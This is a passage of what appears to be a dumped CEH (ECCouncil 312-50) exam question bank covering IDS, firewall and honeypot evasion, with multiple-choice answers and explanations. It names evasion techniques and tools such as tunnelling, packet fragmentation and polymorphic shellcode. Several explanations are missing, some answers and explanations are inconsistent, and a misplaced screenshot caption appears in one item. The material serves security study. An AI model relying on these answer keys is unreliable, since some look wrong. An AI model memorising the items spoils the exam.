Explanation: If they used a stateful inspection firewall this firewall would know if there has been a SYN-ACK before the ACK.

QUESTION 469

What is a sheepdip?

- A. It is another name for Honeynet
- B. It is a machine used to coordinate honeynets
- C. It is the process of checking physical media for virus before they are used in a computer
- D. None of the above

Correct Answer: C

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: Also known as a footbath, a sheepdip is the process of checking physical media, such as floppy disks or CD-ROMs, for viruses before they are used in a computer. Typically, a computer that sheepdips is used only for that process and nothing else and is isolated from the other computers, meaning it is not connected to the network. Most sheepdips use at least two different antivirus programs in order to increase effectiveness.

QUESTION 470

If you come across a sheepdip machine at your client's site, what should you do?

- A. A sheepdip computer is used only for virus-checking.
- B. A sheepdip computer is another name for a honeypot
- C. A sheepdip coordinates several honeypots.
Real 293
ECCouncil 312-50 Exam
- D. A sheepdip computers defers a denial of service attack.

Correct Answer: A

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: Also known as a footbath, a sheepdip is the process of checking physical media, such as floppy disks or CD-ROMs, for viruses before they are used in a computer. Typically, a computer that sheepdips is used only for that process and nothing else and is isolated from the other computers, meaning it is not connected to the network. Most sheepdips use at least two different antivirus programs in order to increase effectiveness.

QUESTION 471

If you come across a sheepdip machine at your client site, what would you infer?

- A. A sheepdip computer is used only for virus checking.
- B. A sheepdip computer is another name for honeypop.
- C. A sheepdip coordinates several honeypots.

- D. A sheepdip computer defers a denial of service attack.

Correct Answer: A

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: Also known as a footbath, a sheepdip is the process of checking physical media, such as floppy disks or CD-ROMs, for viruses before they are used in a computer. Typically, a computer that sheepdips is used only for that process and nothing else and is isolated from the other computers, meaning it is not connected to the network. Most sheepdips use at least two different antivirus programs in order to increase effectiveness.

QUESTION 472

What type of attack changes its signature and/or payload to avoid detection by antivirus programs?

- A. Polymorphic
- B. Rootkit
Real 294
ECCouncil 312-50 Exam
- C. Boot sector
- D. File infecting

Correct Answer: A

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: In computer terminology, polymorphic code is code that mutates while keeping the original algorithm intact. This technique is sometimes used by computer viruses, shellcodes and computer worms to hide their presence.

QUESTION 473

You may be able to identify the IP addresses and machine names for the firewall, and the names of internal mail servers by:

- A. Sending a mail message to a valid address on the target network, and examining the header information generated by the IMAP servers
- B. Examining the SMTP header information generated by using the mx command parameter of DIG
- C. Examining the SMTP header information generated in response to an e-mail message sent to an invalid address
- D. Sending a mail message to an invalid address on the target network, and examining the header information generated by the POP servers

Correct Answer: C

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation:

QUESTION 474

Which of the following is not an effective countermeasure against replay attacks?

- A. Digital signatures
 - B. Time Stamps
 - C. System identification
 - D. Sequence numbers
- Real 295
ECCouncil 312-50 Exam

Correct Answer: C

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. Effective countermeasures should be anything that makes it hard to delay or replay the packet (time stamps and sequence numbers) or anything that prove the package is received as it was sent from the original sender (digital signature)

QUESTION 475

To scan a host downstream from a security gateway, Firewalking:

- A. Sends a UDP-based packet that it knows will be blocked by the firewall to determine how specifically the firewall responds to such packets
- B. Uses the TTL function to send packets with a TTL value set to expire one hop past the identified security gateway
- C. Sends an ICMP "administratively prohibited" packet to determine if the gateway will drop the packet without comment.
- D. Assesses the security rules that relate to the target system before it sends packets to any hops on the route to the gateway

Correct Answer: B

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: Firewalking uses a traceroute-like IP packet analysis to determine whether or not a particular packet can pass from the attacker's host to a destination host through a packet-filtering device. This technique can be used to map 'open' or 'pass through' ports on a gateway. More over, it can determine whether packets with various control information can pass through a given gateway.

QUESTION 476

You have discovered that an employee has attached a modem to his telephone line and workstation. He has used this modem to dial in to his workstation, thereby bypassing your firewall. A security breach has occurred as a direct result of this activity. The employee explains that he used the modem because he had to download software for a department project. What can you do to solve this problem?

Real 296
ECCouncil 312-50 Exam

- A. Install a network-based IDS
- B. Reconfigure the firewall
- C. Conduct a needs analysis
- D. Enforce your security policy

Correct Answer: D

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: The employee was unaware of security policy.

QUESTION 477

ETHER: Destination address : 0000BA5EBA11 ETHER: Source address :

00A0C9B05EBD ETHER: Frame Length : 1514 (0x05EA) ETHER: Ethernet Type :

0x0800 (IP) IP: Version = 4 (0x4) IP: Header Length = 20 (0x14) IP:

Service Type = 0 (0x0) IP: Precedence = Routine IP: ...0.... = Normal

Delay IP:0... = Normal Throughput IP:0.. = Normal

Reliability IP: Total Length = 1500 (0x5DC) IP: Identification = 7652

(0x1DE4) IP: Flags Summary = 2 (0x2) IP:0 = Last fragment in

datagram IP:1. = Cannot fragment datagram IP: Fragment Offset = (0x0) bytes IP: Time to Live = 127 (0x7F) IP: Protocol = TCP -

Transmission Control IP: Checksum = 0xC26D IP: Source Address =

10.0.0.2 IP:

Destination Address = 10.0.1.201 TCP: Source Port = Hypertext Transfer

Protocol TCP: Destination Port = 0x1A0B TCP: Sequence Number =

97517760 (0x5D000C0) TCP: Acknowledgement Number = 78544373 (0x4AE7DF5)

TCP:

Data Offset = 20 (0x14) TCP: Reserved = 0 (0x0000) TCP: Flags =

0x10 : .A.... TCP: ..0..... = No urgent data TCP: ...1.... =

Acknowledgement field significant TCP:0... = No Push function TCP:

Real 297

ECCouncil 312-50 Exam

.....0.. = No Reset TCP:0. = No Synchronize TCP:0 = No

Fin TCP: Window = 28793 (0x7079) TCP: Checksum = 0x8F27 TCP: Urgent

Pointer = 0 (0x0)

An employee wants to defeat detection by a network-based IDS application. He does not want to attack the system containing the IDS application. Which of the following strategies can be used to defeat detection by a network-based IDS application?

- A. Create a SYN flood
- B. Create a network tunnel
- C. Create multiple false positives
- D. Create a ping flood

Correct Answer: B

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: Certain types of encryption presents challenges to network-based intrusion detection and may leave the IDS blind to certain attacks, where a host-based IDS analyzes the data after it has been decrypted.

QUESTION 478

1 172.16.1.254 (172.16.1.254) 0.724 ms 3.285 ms 0.613 ms

2 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 12.169 ms 14.958 ms 13.416
ms

3 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 13.948 ms

ip68-100-0-1.nv.nv.cox.net

(68.100.0.1) 16.743 ms 16.207 ms

4 ip68-100-0-137.nv.nv.cox.net (68.100.0.137) 17.324 ms 13.933 ms

20.938 ms

5 68.1.1.4 (68.1.1.4) 12.439 ms 220.166 ms 204.170 ms

6 so-6-0-gar2.wdc1.Level3.net (67.29.170.1) 16.177 ms 25.943 ms

Real 298

ECCouncil 312-50 Exam

14.104 ms

7 unknown.Level3.net (209.247.9.173) 14.227 ms 17.553 ms 15.415 ms

8 so-0-1-0.bbr1.NewYork1.level3.net (64.159.1.41) 17.063 ms 20.960 ms

19.512 ms

9 so-7-0-0.gar1.NewYork1.Level3.net (64.159.1.182) 20.334 ms 19.440 ms

17.938 ms

10 so-4-0-0.edge1.NewYork1.Level3.net (209.244.17.74) 27.526 ms 18.317

ms 21.202 ms

11 uunet-level3-oc48.NewYork1.Level3.net (209.244.160.12) 21.411 ms

19.133 ms 18.830 ms

12 0.so-6-0-0.XL1.NYC4.ALTER.NET (152.63.21.78) 21.203 ms 22.670 ms

20.111 ms

13 0.so-2-0-0.TL1.NYC8.ALTER.NET (152.63.0.153) 30.929 ms 24.858 ms

23.108 ms

14 0.so-4-1-0.TL1.ATL5.ALTER.NET (152.63.10.129) 37.894 ms 33.244 ms

33.910 ms

15 0.so-7-0-0.XL1.MIA4.ALTER.NET (152.63.86.189) 51.165 ms 49.935 ms

49.466 ms

16 0.so-3-0-0.XR1.MIA4.ALTER.NET (152.63.101.41) 50.937 ms 49.005 ms

51.055 ms

17 117.ATM6-0.GW5.MIA1.ALTER.NET (152.63.82.73) 51.897 ms 50.280 ms

53.647 ms

18 target-gw1.customer.alter.net (65.195.239.14) 51.921 ms 51.571 ms

56.855 ms

19 www.target.com <http://www.target.com/> (65.195.239.22) 52.191 ms

52.571 ms 56.855 ms

20 www.target.com <http://www.target.com/> (65.195.239.22) 53.561 ms

Real 299

ECCouncil 312-50 Exam

54.121 ms 58.333 ms

You perform the above traceroute and notice that hops 19 and 20 both show the same IP address. This probably indicates what?

- A. A host based IDS
- B. A Honeypot
- C. A stateful inspection firewall

D. An application proxying firewall

Correct Answer: C

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation:

QUESTION 479

Which of the following are potential attacks on cryptography? (Select 3)

- A. One-Time-Pad Attack
- B. Chosen-Ciphertext Attack
- C. Man-in-the-Middle Attack
- D. Known-Ciphertext Attack
- E. Replay Attack

Correct Answer: BCE

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: A chosen-ciphertext attack (CCA) is an attack model for cryptanalysis in which the cryptanalyst chooses a ciphertext and causes it to be decrypted with an unknown key. Specific forms of this attack are sometimes termed "lunchtime" or "midnight" attacks, referring to a scenario in which an attacker gains access to an unattended decryption machine. In cryptography, a man-in-the-middle attack (MITM) is an attack in which an attacker is able to read, insert and modify at will, messages between two parties without either party knowing that the link between them has been compromised. The attacker must be able to observe and intercept messages going between the two victims. A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and retransmits it, possibly as part of a masquerade attack by IP packet substitution (such as stream cipher attack).

Real 300

ECCouncil 312-50 Exam

QUESTION 480

What is a primary advantage a hacker gains by using encryption or programs such as Loki?

- A. It allows an easy way to gain administrator rights
- B. It is effective against Windows computers

- C. It slows down the effective response of an IDS
- D. IDS systems are unable to decrypt it
- E. Traffic will not be modified in transit

Correct Answer: D

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: Because the traffic is encrypted, an IDS cannot understand it or evaluate the payload.

QUESTION 481

What is the tool Firewalk used for?

- A. To test the IDS for proper operation
- B. To test a firewall for proper operation
- C. To determine what rules are in place for a firewall
- D. To test the webserver configuration
- E. Firewalk is a firewall auto configuration tool

Correct Answer: C

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: Firewalk is an active reconnaissance network security tool that attempts to determine what layer 4 protocols a given IP forwarding device "firewall" will pass. Firewalk works

Real 301

ECCouncil 312-50 Exam

by sending out TCP or UDP packets with a TTL one greater than the targeted gateway. If the gateway allows the traffic, it will forward the packets to the next hop where they will expire and elicit an ICMP_TIME_EXCEEDED message. If the gateway host does not allow the traffic, it will likely drop the packets and no response will be returned.

QUESTION 482

You have performed the traceroute below and notice that hops 19 and 20 both show the same IP address.

What can be inferred from this output?

1 172.16.1.254 (172.16.1.254) 0.724 ms 3.285 ms 0.613 ms
2 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 12.169 ms 14.958 ms 13.416 ms
3 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 13.948 ms ip68-100-0-1.nv.nv.cox.net
(68.100.0.1) 16.743 ms 16.207 ms
4 ip68-100-0-137.nv.nv.cox.net (68.100.0.137) 17.324 ms 12.933 ms 20.938 ms
5 68.1.1.4 (68.1.1.4) 12.439 ms 220.166 ms 204.170 ms
6 so-6-0-0.gar2.wdc1.Level3.net (67.29.170.1) 16.177 ms 25.943 ms 14.104 ms
7 unknown.Level3.net (209.247.9.173) 14.227 ms 17.553 ms 15.415 ms
8 so-0-1-0.bbr1.NewYork1.level3.net (64.159.1.41) 17.063 ms 20.960 ms 19.512 ms
9 so-7-0-0-gar1.NewYork1.Level3.net (64.159.1.182) 20.334 ms 19.440 ms 17.938 ms
10 so-4-0-0.edge1.NewYork1.Level3.net (209.244.17.74) 27.526 ms 18.317 ms 21.202 ms
11 uunet-level3-oc48.NewYork1.Level3.net (209.244.160.12) 21.411 ms 19.133 ms 18.830 ms
12 0.so-6-0-0.XL1.NYC4.ALTER.NET (152.63.21.78) 21.203 ms 22.670 ms 20.11 ms
13 0.so-2-0-0.TL1.NYC8.ALTER.NET (152.63.0.153) 30.929 ms 24.858 ms 23.108 ms
14 0.so-4-1-0.TL1.ATL5.ALTER.NET (152.63.10.129) 38.894 ms 33.244 33.910 ms
15 0.so-7-0-0.XL1.MIA4.ALTER.NET (152.63.86.189) 51.165 ms 49.935 ms 49.466 ms
16 0.so-3-0-0.XR1.MIA4.ALTER.NET (152.63.101.41) 50.937 ms 49.005 ms 51.055 ms

Real 302
ECCouncil 312-50 Exam
17 117.ATM6-0.GW5.MIA1.ALTER.NET (152.63.82.73) 51.897 ms 50.280 ms 53.647 ms

18 example-gwl.customer.alter.net (65.195.239.14) 51.921 ms 51.571 ms 56.855 ms

19 www.ABC.com (65.195.239.22) 52.191 ms 52.571 ms 56.855 ms

20 www.ABC.com (65.195.239.22) 53.561 ms 54.121 ms 58.333 ms

- A. An application proxy firewall
- B. A stateful inspection firewall
- C. A host based IDS
- D. A Honeypot

Correct Answer: B

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation:

QUESTION 483

During the intelligence gathering phase of a penetration test, you come across a press release by a security products vendor stating that they have signed a multi-million dollar agreement with the company you are targeting. The contract was for vulnerability assessment tools and network based IDS systems. While researching on that particular brand of IDS you notice that its default installation allows it to perform sniffing and attack analysis on one NIC and caters to its management and reporting on another NIC. The sniffing interface is completely unbound from the TCP/IP stack by default. Assuming the defaults were used, how can you detect these sniffing interfaces?

- A. Use a ping flood against the IP of the sniffing NIC and look for latency in the responses.
- B. Send your attack traffic and look for it to be dropped by the IDS.
- C. Set your IP to that of the IDS and look for it as it attempts to knock your computer off the network.
- D. The sniffing interface cannot be detected.

Correct Answer: D

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: When a Nic is set to Promiscuous mode it just blindly takes whatever comes through to its network interface and sends it to the Application layer. This is why they are so hard to detect. Actually you could use ARP requests and send them to every pc and the one which responds to all the requests can be identified as a NIC on Promiscuous mode and there are some very special programs that can do this for you. But considering the alternatives in the question the

Real 303

ECCouncil 312-50 Exam

right answer has to be that the interface cannot be detected.

QUESTION 484

SSL has been seen as the solution to several common security problems. Administrators will often make use of SSL to encrypt communication from point A to point B. Why do you think this could be a bad idea if there is an Intrusion Detection System deployed to monitor the traffic between point A and B?

- A. SSL is redundant if you already have IDS in place.
- B. SSL will trigger rules at regular interval and force the administrator to turn them off.
- C. SSL will slow down the IDS while it is breaking the encryption to see the packet content.
- D. SSL will mask the content of the packet and Intrusion Detection System will be blinded.

Correct Answer: D

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: Because the traffic is encrypted, an IDS cannot understand it or evaluate the payload.

QUESTION 485

Most NIDS systems operate in layer 2 of the OSI model. These systems feed raw traffic into a detection engine and rely on the pattern matching and/or statistical analysis to determine what is malicious. Packets are not processed by the host's TCP/IP stack allowing the NIDS to analyze traffic the host would otherwise discard. Which of the following tools allows an attacker to intentionally craft packets to confuse pattern-matching NIDS systems, while still being correctly assembled by the host TCP/IP stack to render the attack payload?

- A. Defrag
- B. Tcpfrag
- C. Tcpdump
- D. Fragroute

Correct Answer: D

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: fragroute intercepts, modifies, and rewrites egress traffic destined for a specified

Real 304

ECCouncil 312-50 Exam

host, implementing most of the attacks described in the Secure Networks "Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection" paper of January 1998. It features a simple ruleset language to delay, duplicate, drop, fragment, overlap, print, reorder, segment, source-route, or otherwise monkey with all outbound packets destined for a target host, with minimal support for randomized or probabilistic behaviour. This tool was written in good faith to aid in the testing of

network intrusion detection systems, firewalls, and basic TCP/IP stack behaviour.

QUESTION 486

Neil is closely monitoring his firewall rules and logs on a regular basis. Some of the users have complained to Neil that there are a few employees who are visiting offensive web site during work hours, without any consideration for others. Neil knows that he has an up-to-date content filtering system and such access should not be authorized. What type of technique might be used by these offenders to access the Internet without restriction?

- A. They are using UDP that is always authorized at the firewall
- B. They are using an older version of Internet Explorer that allow them to bypass the proxy server
- C. They have been able to compromise the firewall, modify the rules, and give themselves proper access
- D. They are using tunneling software that allows them to communicate with protocols in a way it was not intended

Correct Answer: D

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: This can be accomplished by, for example, tunneling the http traffic over SSH if you have a SSH server answering to your connection, you enable dynamic forwarding in the ssh client and configure Internet Explorer to use a SOCKS Proxy for network traffic.

QUESTION 487

Eric notices repeated probes to port 1080. He learns that the protocol being used is designed to allow a host outside of a firewall to connect transparently and securely through the firewall. He wonders if his firewall has been breached. What would be your inference?

Real 305

ECCouncil 312-50 Exam

- A. Eric network has been penetrated by a firewall breach
- B. The attacker is using the ICMP protocol to have a covert channel
- C. Eric has a Wingate package providing FTP redirection on his network
- D. Somebody is using SOCKS on the network to communicate through the firewall

Correct Answer: D

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation:

Port Description:

SOCKS. SOCKS port, used to support outbound tcp services (FTP, HTTP, etc). Vulnerable similar to FTP Bounce, in that attacker can connect to this port and

\bounce\ out to another internal host. Done to either reach a protected internal host or mask true source of attack. Listen for connection attempts to this port -- good sign of port scans, SOCKS-probes, or bounce attacks. Also a means to access restricted resources. Example: Bouncing off a MILNET gateway SOCKS port allows attacker to access web sites, etc. that were restricted only to.mil domain hosts.

QUESTION 488

Basically, there are two approaches to network intrusion detection: signature detection, and anomaly detection. The signature detection approach utilizes well-known signatures for network traffic to identify potentially malicious traffic. The anomaly detection approach utilizes a previous history of network traffic to search for patterns that are abnormal, which would indicate an intrusion. How can an attacker disguise his buffer overflow attack signature such that there is a greater probability of his attack going undetected by the IDS?

- A. He can use a shellcode that will perform a reverse telnet back to his machine
- B. He can use a dynamic return address to overwrite the correct value in the target machine computer memory
- C. He can chain NOOP instructions into a NOOP "sled" that advances the processor's instruction pointer to a random place of choice
- D. He can use polymorphic shell code-with a tool such as ADMmutate - to change the signature of his exploit as seen by a network IDS

Correct Answer: D

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: ADMmutate is using a polymorphic technique designed to circumvent certain forms of signature based intrusion detection. All network based remote buffer overflow exploits have similarities in how they function. ADMmutate has the ability to emulate the protocol of the service the attacker is attempting to exploit. The data payload (sometimes referred to as an egg) contains the instructions the attacker wants to execute on the target machine. These eggs are generally

Real 306

ECCouncil 312-50 Exam

interchangeable and can be utilized in many different buffer overflow exploits. ADMmutate uses several techniques to randomize the contents of the egg in any given buffer overflow exploit. This randomization effectively changes the content or 'signature' of the exploit without changing the functionality of the exploit.

QUESTION 489

You are the security administrator for a large network. You want to prevent attackers from running any sort of traceroute into your DMZ and discovering the internal structure of publicly accessible areas of the network. How can you achieve this?

- A. Block TCP at the firewall
- B. Block UDP at the firewall
- C. Block ICMP at the firewall
- D. There is no way to completely block tracerouting into this area

Correct Answer: D

Section: Evading IDS, Firewalls and Honeypots**Explanation****Explanation/Reference:**

Explanation: If you create rules that prevents attackers to perform traceroutes to your DMZ then you'll also prevent anyone from accessing the DMZ from outside the company network and in that case it is not a DMZ you have.

QUESTION 490

John has a proxy server on his network which caches and filters web access. He shuts down all unnecessary ports and services. Additionally, he has installed a firewall (Cisco PIX) that will not allow users to connect to any outbound ports. Jack, a network user has successfully connected to a remote server on port 80 using netcat. He could in turn drop a shell from the remote machine. Assuming an attacker wants to penetrate John's network, which of the following options is he likely to choose?

- A. Use ClosedVPN
 - B. Use Monkey shell
 - C. Use reverse shell using FTP protocol
 - D. Use HTTPTunnel or Stunnel on port 80 and 443
- Real 307
ECCouncil 312-50 Exam

Correct Answer: D

Section: Evading IDS, Firewalls and Honeypots**Explanation****Explanation/Reference:**

Explanation: As long as you allow http or https traffic attacks can be tunneled over those protocols with Stunnel or HTTPTunnel.

QUESTION 491

A program that defends against a port scanner will attempt to:

- A. Sends back bogus data to the port scanner
- B. Log a violation and recommend use of security-auditing tools
- C. Limit access by the scanning system to publicly available ports only
- D. Update a firewall rule in real time to prevent the port scan from being completed

Correct Answer: D

Section: Evading IDS, Firewalls and Honeypots**Explanation****Explanation/Reference:**

Explanation:

QUESTION 492

Which of the following countermeasure can specifically protect against both the MAC Flood and MAC Spoofing attacks?

- A. Port Security
- B. Switch Mapping
- C. Port Reconfiguring
- D. Multiple Recognition

Correct Answer: A

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: With Port Security the switch will keep track of which ports are allowed to send traffic on a port.

QUESTION 493

Real 308

ECCouncil 312-50 Exam

Exhibit:

Given the following extract from the snort log on a honeypot, what do you infer from the attack?

- A. A new port was opened
 - B. A new user id was created
 - C. The exploit was successful
 - D. The exploit was not successful

Correct Answer: D

Section: Evading IDS, Firewalls and Honeypots**Explanation****Explanation/Reference:**

Explanation: The attacker submits a PASS to the honeypot and receives a login incorrect before disconnecting.

QUESTION 494

Exhibit:

Real 309

ECCouncil 312-50 Exam

Given the following extract from the snort log on a honeypot, what service is being exploited?

- A. FTP
 - B. SSH
 - C. Telnet
 - D. SMTP

Correct Answer: A

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: The connection is done to 172.16.1.104:21.

QUESTION 495

There are two types of honeypots- high and low interaction. Which of these describes a low interaction honeypot?

Real 310

ECCouncil 312-50 Exam

Select the best answers.

- A. Emulators of vulnerable programs
- B. More likely to be penetrated
- C. Easier to deploy and maintain
- D. Tend to be used for production
- E. More detectable
- F. Tend to be used for research

Correct Answer: ACDE

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: Explanations:

A low interaction honeypot would have emulators of vulnerable programs, not the real programs. A high interaction honeypot is more likely to be penetrated as it is running the real program and is more vulnerable than an emulator.

Low interaction honeypots are easier to deploy and maintain. Usually you would just use a program that is already available for download and install it. Hackers don't usually crash or destroy these types of programs and it would require little maintenance. A low interaction honeypot tends to be used for production. Low interaction honeypots are more detectable because you are using emulators of the real programs. Many hackers will see this and realize that they are in a honeypot. A low interaction honeypot tends to be used for production. A high interaction honeypot tends to be used for research.

QUESTION 496

An Evil Cracker is attempting to penetrate your private network security. To do this, he must not be seen by your IDS, as it may take action to stop him. What tool might he use to bypass the IDS?

Select the best answer.

- A. Firewalk
- B. Manhunt
- C. Fragrouter
- D. Fragids

Correct Answer: C

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Real 311

ECCouncil 312-50 Exam

Explanation: Explanations:

Firewalking is a way to disguise a portscan. Thus, firewalking is not a tool, but a method of conducting a port scan in which it can be hidden from some firewalls.

Synamtec Man-Hunt is an IDS, not a tool to evade an IDS.

Fragrouter is a tool that can take IP traffic and fragment it into multiple pieces. There is a legitimate reason that fragmentation is done, but it is also a technique that can help an attacker to evade detection while Fragids is a made-up tool and does not exist.

QUESTION 497

What is the purpose of firewalking?

- A. It's a technique used to discover Wireless network on foot
- B. It's a technique used to map routers on a network link
- C. It's a technique used to discover interface in promiscuous mode
- D. It's a technique used to discover what rules are configured on a gateway

Correct Answer: D

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: Firewalking uses a traceroute-like IP packet analysis to determine whether or not a particular packet can pass from the attacker's host to a destination host through a packet-filtering device. This technique can be used to map 'open' or 'pass through' ports on a gateway. More over, it can determine whether packets with various control information can pass through a given gateway.

QUESTION 498

What is the advantage in encrypting the communication between the agent and the monitor in an Intrusion Detection System?

- A. Encryption of agent communications will conceal the presence of the agents
- B. The monitor will know if counterfeit messages are being generated because they will not be encrypted
- C. Alerts are sent to the monitor when a potential intrusion is detected
- D. An intruder could intercept and delete data or alerts and the intrusion can go undetected Real 312
ECCouncil 312-50 Exam

Correct Answer: B

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation:

QUESTION 499

Blake is in charge of securing all 20 of his company's servers. He has enabled hardware and software firewalls, hardened the operating systems and disabled all unnecessary service on all the servers. Unfortunately, there is proprietary AS400 emulation software that must run on one of the servers that requires the telnet service to function properly. Blake is especially concerned about this since telnet can be a very large security risk in an organization. Blake is concerned about how his particular server might look to an outside attacker so he decides to perform some footprinting scanning and penetration tests on the server. Blake telents into the server and types the following command:

HEAD/HTTP/1.0

After pressing enter twice, Blake gets the following results:

What has Blake just accomplished?



A screenshot of a Windows XP Command Prompt window titled "Command Prompt - cmd". The window shows the following text:
C:\>cmd
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\>pudump > pud.txt

- A. Grabbed the banner
- B. Downloaded a file to his local computer
- C. Submitted a remote command to crash the server
- D. Poisoned the local DNS cache of the server

Correct Answer: A

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation:

Real 313

ECCouncil 312-50 Exam

QUESTION 500

An Employee wants to bypass detection by a network-based IDS application and does not want to attack the system containing the IDS application. Which of the following strategies can the employee use to evade detection by the network based IDS application?

- A. Create a ping flood
- B. Create a SYN flood

- C. Create a covert network tunnel
- D. Create multiple false positives

Correct Answer: C

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: HTTP Tunneling is a technique by which communications performed using various network protocols are encapsulated using the HTTP protocol, the network protocols in question usually belonging to the TCP/IP family of protocols. The HTTP protocol therefore acts as a wrapper for a covert channel that the network protocol being tunneled uses to communicate. The HTTP stream with its covert channel is termed a HTTP Tunnel. Very few firewalls blocks outgoing HTTP traffic.

QUESTION 501

SSL has been as the solution to a lot of common security problems. Administrator will often time make use of SSL to encrypt communications from points A to Point B. Why do you think this could be a bad idea if there is an Intrusion Detection System deployed to monitor the traffic between Point A to Point B?

- A. SSL is redundant if you already have IDS's in place
- B. SSL will trigger rules at regular interval and force the administrator to turn them off
- C. SSL will make the content of the packet and Intrusion Detection System are blinded
- D. SSL will slow down the IDS while it is breaking the encryption to see the packet content

Correct Answer: C

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: An IDS will not be able to evaluate the content in the packets if it is encrypted.

Real 314
ECCouncil 312-50 Exam

QUESTION 502

Angela is trying to access an education website that requires a username and password to login. When Angela clicks on the link to access the login page, she gets an error message stating that the page can't be reached. She contacts the website's support team and they report that no one else is having any issues with the site. After handing the issue over to her company's IT department, it is found that the education website requires any computer accessing the site must be able to respond to a ping from the education's server. Since Angela's computer is behind a corporate firewall, her computer can't ping the education website back.

What can Angela's IT department do to get access to the education website?

- A. Change the IP on Angela's Computer to an address outside the firewall
- B. Change the settings on the firewall to allow all incoming traffic on port 80
- C. Change the settings on the firewall all outbound traffic on port 80
- D. Use a Internet browser other than the one that Angela is currently using

Correct Answer: A

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: Allowing traffic to and from port 80 will not help as this will be UDP or TCP traffic and ping uses ICMP. The browser used by the user will not make any difference. The only alternative here that would solve the problem is to move the computer to outside the firewall.

QUESTION 503

Bob has set up three web servers on Windows Server 2003 IIS 6.0. Bob has followed all the recommendations for securing the operating system and IIS. These servers are going to run numerous e-commerce websites that are projected to bring in thousands of dollars a day. Bob is still concerned about the security of this server because of the potential for financial loss. Bob has asked his company's firewall administrator to set the firewall to inspect all incoming traffic on ports 80 and 443 to ensure that no malicious data is getting into the network.

Real 315

ECCouncil 312-50 Exam

Why will this not be possible?

- A. Firewalls can't inspect traffic coming through port 443
- B. Firewalls can only inspect outbound traffic
- C. Firewalls can't inspect traffic coming through port 80
- D. Firewalls can't inspect traffic at all, they can only block or allow certain ports

Correct Answer: D

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: In order to really inspect traffic and traffic patterns you need an IDS.

QUESTION 504

This IDS defeating technique works by splitting a datagram (or packet) into multiple fragments and the IDS will not spot the true nature of the fully assembled datagram. The datagram is not reassembled until it reaches its final destination. It would be a processor- intensive tasks for an IDS to reassemble all fragments itself and on a busy system the packet will slip through the IDS onto the network.

What is this technique called?

- A. IP Fragmentation or Session Splicing
- B. IP Routing or Packet Dropping
- C. IDS Spoofing or Session Assembly
- D. IP Splicing or Packet Reassembly

Correct Answer: A

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: The basic premise behind session splicing, or IP Fragmentation, is to deliver the payload over multiple packets thus defeating simple pattern matching without session reconstruction. This payload can be delivered in many different manners and even spread out over a long period of time. Currently, Whisker and Nessus have session splicing capabilities, and other tools exist in the wild.

Real 316

ECCouncil 312-50 Exam

QUESTION 505

John runs a Web Server, IDS and firewall on his network. Recently his Web Server has been under constant hacking attacks. He looks up the IDS log files and sees no Intrusion attempts but the web server constantly locks up and needs rebooting due to various brute force and buffer overflow attacks but still the IDS alerts no intrusion whatsoever.

John becomes suspicious and views the firewall logs and he notices huge SSL connections constantly hitting web server.

Hackers have been using the encrypted HTTPS protocol to send exploits to the web server and that was the reason the IDS did not detect the intrusions.

How would Jon protect his network from these types of attacks?

- A. Install a proxy server and terminate SSL at the proxy
- B. Install a hardware SSL "accelerator" and terminate SSL at this layer
- C. Enable the IDS to filter encrypted HTTPS traffic
- D. Enable the firewall to filter encrypted HTTPS traffic

Correct Answer: AB

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: By terminating the SSL connection at a proxy or a SSL accelerator and then use clear text the distance between the proxy/accelerator and the server, you make it possible for the IDS to scan the traffic.

Topic 20, Buffer Overflows

QUESTION 506

